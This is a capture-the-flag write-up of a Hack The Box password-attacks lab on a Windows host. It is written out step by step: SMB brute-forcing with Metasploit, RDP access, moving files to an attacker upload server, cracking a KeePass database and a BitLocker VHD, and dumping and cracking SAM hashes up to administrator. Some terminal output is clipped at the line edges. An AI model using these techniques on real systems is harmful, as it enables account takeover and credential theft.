
Hard

Prompt:
The next host is a Windows-based client. As with the previous assessments, our client would like to make sure that an attacker cannot gain access to any sensitive files in the event of a successful attack.
While our colleagues were busy with other hosts on the network, we found out that the user
`Johanna` is present on many hosts. However, we have not yet been able to determine the exact purpose or reason for this.

Target: 10.129.202.222

Starting off with a default scripts, service enumeration nmap Scan




```
┌──(homie㉿kali)-[~/htb/password_attacks/hard]
└─$ nmap -sC -sV 10.129.202.222 -oA default_scripts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 09:40 CST
Nmap scan report for 10.129.202.222
Host is up (0.098s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|_  100005  1,2,3       2049/udp6  mountd
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-12-17T15:41:08+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WINSRV
| Not valid before: 2024-12-16T15:33:14
|_Not valid after:  2025-06-17T15:33:14
| rdp-ntlm-info:
|   Target_Name: WINSRV
|   NetBIOS_Domain_Name: WINSRV
|   NetBIOS_Computer_Name: WINSRV
|   DNS_Domain_Name: WINSRV
|   DNS_Computer_Name: WINSRV
|   Product_Version: 10.0.17763
|_  System_Time: 2024-12-17T15:41:00+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-12-17T15:41:03
|_  start_date: N/A
```

rpc, smb, rdp

RDP being open and them explicitly mentioning the user Johanna earlier leads me to believe I should be bruteforcing RDP as our actual access, could be smb vulns too though

Running smb bruteforcing on the user Johanna with the mutated password list we generated using the htb custom password list and custom rules. This was done in the previous challenge so I didn’t regenerate it



```
msf6 > use 20
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.129.202.222
rhosts ⇒ 10.129.202.222
msf6 auxiliary(scanner/smb/smb_login) > set user_file johanna.list
user_file ⇒ johanna.list
msf6 auxiliary(scanner/smb/smb_login) > set pass_file ~/Desktop/mut_password.list
pass_file ⇒ ~/Desktop/mut_password.list
msf6 auxiliary(scanner/smb/smb_login) > run
```

While that was running I also started


a hydra attempt on RDP, but that was giving the following errors:

```
[3389][rdp] account on 10.129.202.222 might be valid but account not active for remote desktop: login: Johanna password: 123452020, continuing attacking the account.
```

Eventually the SMB bruteforce did find a valid credential

```
[+] 10.129.202.222:445    - 10.129.202.222:445 - Success:
'.\Johanna:1231234!'
1231234!
```


Using SMB client to try and list shares on the SMB server



```
┌──(homie㉿kali)-[~/htb/password_attacks/hard]
└─$ smbclient -U Johanna -L //10.129.202.222
Password for [WORKGROUP\Johanna]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        david           Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.202.222 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Attempting to RDP into the machine using Johanna: 1231234! works so the hydra error message didn’t end up mattering much.

In the recently accessed files I find a local Database for a password manager



Logins.kdbx This PC\Documents

C:\Users\johanna\Documents\Logins.kdbx

☑ Master password:

☐ Key file/provider: (None)

☐ Windows user account

The password 1231234! didn’t end up decrypting this, maybe we will need to transfer it over and bruteforce.

Doing some research .kbdx files are a database file for the local password manager keepass.

Googling, there is a keepass2john script for making a hash to brute force so that seems like a path forward


Attempting to move the file from the rdp session to my host made the session explode, so I ended up making a new target.

Next idea was hosting a python upload server or opening a smb share on my attacking machine and then mounting it on the windows host to copy the keypass file over. I opted for the first option here

```
#make venv
python3 -m venv upload
#go into venv
source /upload/bin/activate
#install upload server
python3 -m pip install uploadserver
#run server
python3 -m uploadserver
```

I navigated to my upload server in the browser after forming another RDP session to the new host and upload the keypass file that way


With the file now on my attacking host I converted the file to a hash and then ran john on it with the mutated password list I used to bruteforce SMB



```
┌──(homie㉿kali)-[~/htb/password_attacks/hard]
└─$ keepass2john Logins.kdbx > Logins.hash

┌──(homie㉿kali)-[~/htb/password_attacks/hard]
└─$ ls
Logins.hash  Logins.kdbx  default_scripts.gnmap  default_scripts.nmap  default_scripts.xml  hydra.restore  johanna.list  uplo

┌──(homie㉿kali)-[~/htb/password_attacks/hard]
└─$ john --wordlist=/home/homie/Desktop/mut_password.list Logins.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:58 9.17% (ETA: 10:37:54) 0g/s 149.5p/s 149.5c/s 149.5C/s Alyssa2!..Alyssa2003
0g 0:00:03:19 31.76% (ETA: 10:37:47) 0g/s 150.2p/s 150.2c/s 150.2C/s Jonathan!..Jonathan04
Qwerty7!         (Logins)
1g 0:00:04:48 DONE (2024-12-17 10:32) 0.003466g/s 150.0p/s 150.0c/s 150.0C/s Qwerty5!..Qwerty80
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(homie㉿kali)-[~/htb/password_attacks/hard]
└─$ 
```

```
Qwerty7!
```

Opening the Logins file in the RDP session with the password above we find a login for david. I right clicked on the field and copied password to get it.



Title	User Name	Password	URL	Notes
Adm	david	********		

```
david:gRzX7YbeTcDG7
```

Then I open a cmd instance as johanna and attempt to spawn in a shell as david using the credentials we found

```
runas /user:david cmd.exe
#that prompts for his password and we log in with a shell as
david
```

Running tree in Davids home directory I find presumably the share that we saw earlier in smbmap


Inside is a Backup.vhd file.

I use the same method as before to copy the file over to my attacking machine as I assume we are going to need to crack that thing.

A weird nuance was spawning google chrome as david for permissions

```
#starting chrome in davids cmd temrinal
start chrome
```

Then I just navigated to the location manually in chrome again and uploaded it from there



```
──(homie㉿kali)-[~/htb/password_attacks/hard]
─$ ls
.ogins.hash  Logins.kdbx  default_scripts.gnmap  default_scripts.nmap  c

──(homie㉿kali)-[~/htb/password_attacks/hard]
─$ cd upload

──(homie㉿kali)-[~/htb/password_attacks/hard/upload]
─$ ls
oin  include  lib  lib64  pyvenv.cfg

──(homie㉿kali)-[~/htb/password_attacks/hard/upload]
─$ source bin/activate

──(upload)─(homie㉿kali)-[~/htb/password_attacks/hard/upload]
─$ ls
oin  include  lib  lib64  pyvenv.cfg

──(upload)─(homie㉿kali)-[~/htb/password_attacks/hard/upload]
─$ python3 -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

──(upload)─(homie㉿kali)-[~/htb/password_attacks/hard/upload]
─$ ls
oin  include  lib  lib64  pyvenv.cfg

──(upload)─(homie㉿kali)-[~/htb/password_attacks/hard/upload]
─$ cd ..

──(upload)─(homie㉿kali)-[~/htb/password_attacks/hard]
─$ ls
.ogins.hash  Logins.kdbx  default_scripts.gnmap  default_scripts.nmap  c

──(upload)─(homie㉿kali)-[~/htb/password_attacks/hard]
─$ python3 -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
.0.129.231.98 - - [17/Dec/2024 10:41:22] "GET / HTTP/1.1" 200 -
.0.129.231.98 - - [17/Dec/2024 10:41:22] code 404, message File not four
.0.129.231.98 - - [17/Dec/2024 10:41:22] "GET /favicon.ico HTTP/1.1" 404
.0.129.231.98 - - [17/Dec/2024 10:41:24] "GET /upload HTTP/1.1" 200 -
.0.129.231.98 - - [17/Dec/2024 10:41:42] [Uploaded] "Backup.vhd" ⟶ /hc
.0.129.231.98 - - [17/Dec/2024 10:41:42] "POST /upload HTTP/1.1" 204 -
```

File Upload

Uploading Backup.vhd:

Success: Files accepted

Once the file is transfered over I followed some steps from the earlier module to crack encryted virtual hard drives

```
#convert the vhd to a set of hashes
bitlocker2john -i Backup.vhd > Backup.hashes
#use some parsing to select one of the hashes
grep "bitlocker\$0" Backup.hashes > Backup.hash
#run hashcat on the hash with the same password list as befor
e
hashcat -m 22100 Backup.hash ~/Desktop/mut_password.list -o b
ackup.cracked
```


```
cat backup.cracked
123456789!
```

I couldn’t figure out how to start a session of explorer as david from the cmd session I had earlier… So I host a web server on my attacking machine to copy the vhd file from there to somewhere Johanna has permissions in our rdp session

```
#on attacking machine
python3 -m http.server

#on target in cmd through our rdp session
curl -O http://<my ip>/Backup.vhd
```

Realizing I don’t have admin permissions to mount the drive, I copy the backup.vhd file to a windows vm and mount it here by just clicking on it. It will then prompt for credentials and you can enter the password we got from cracking the backup: 123456789!

Inside we find a SAM and System file. Earlier we learned you can extract credentials from those with an impacket script



Name	Date modified	Type	Size
SAM	2/11/2022 6:15 AM	File	76 KB
SYSTEM	2/11/2022 6:15 AM	File	19,016 KB

For whatever reason my kali instance of impacket wasn’t working, so I reinstalled it, system-wide this time for convenience later

```
#installing pipx, using --break-system-packages because lazy, could use venv
python3 -m pip install pipx --break-system-packages
#instlaling impacket system wide
python3 -m pipx install impacket
```

Running secrets dump now that it is installed

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x62649a98dea282e3c3df04cc5fe4c130
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e53d4d912d96874e83429886c7bf22a1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9e73cc8353847cfce7b5f88061103b43:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:6ba6aae01bae3868d8bf31421d586153:::
david:1009:aad3b435b51404eeaad3b435b51404ee:b20d19ca5d5504a0c9ff7666fbe3ada5:::
johanna:1010:aad3b435b51404eeaad3b435b51404ee:0b8df7c13384227c017efc6db3913374:::
[*] Cleaning up...
```

copied that admin into a file and ran hashcat against it with the same password list we’ve been using and that cracks it.

```
sudo hashcat -m 1000 admin.hash ~/Desktop/mut_password.list --show
```

```
Liverp00l8!
```

Using the same runas trick in johannas cmd from earlier I open a shell as administrator passing in the password we found above and retrieve the flag

```
runas /user:administrator cmd.exe
```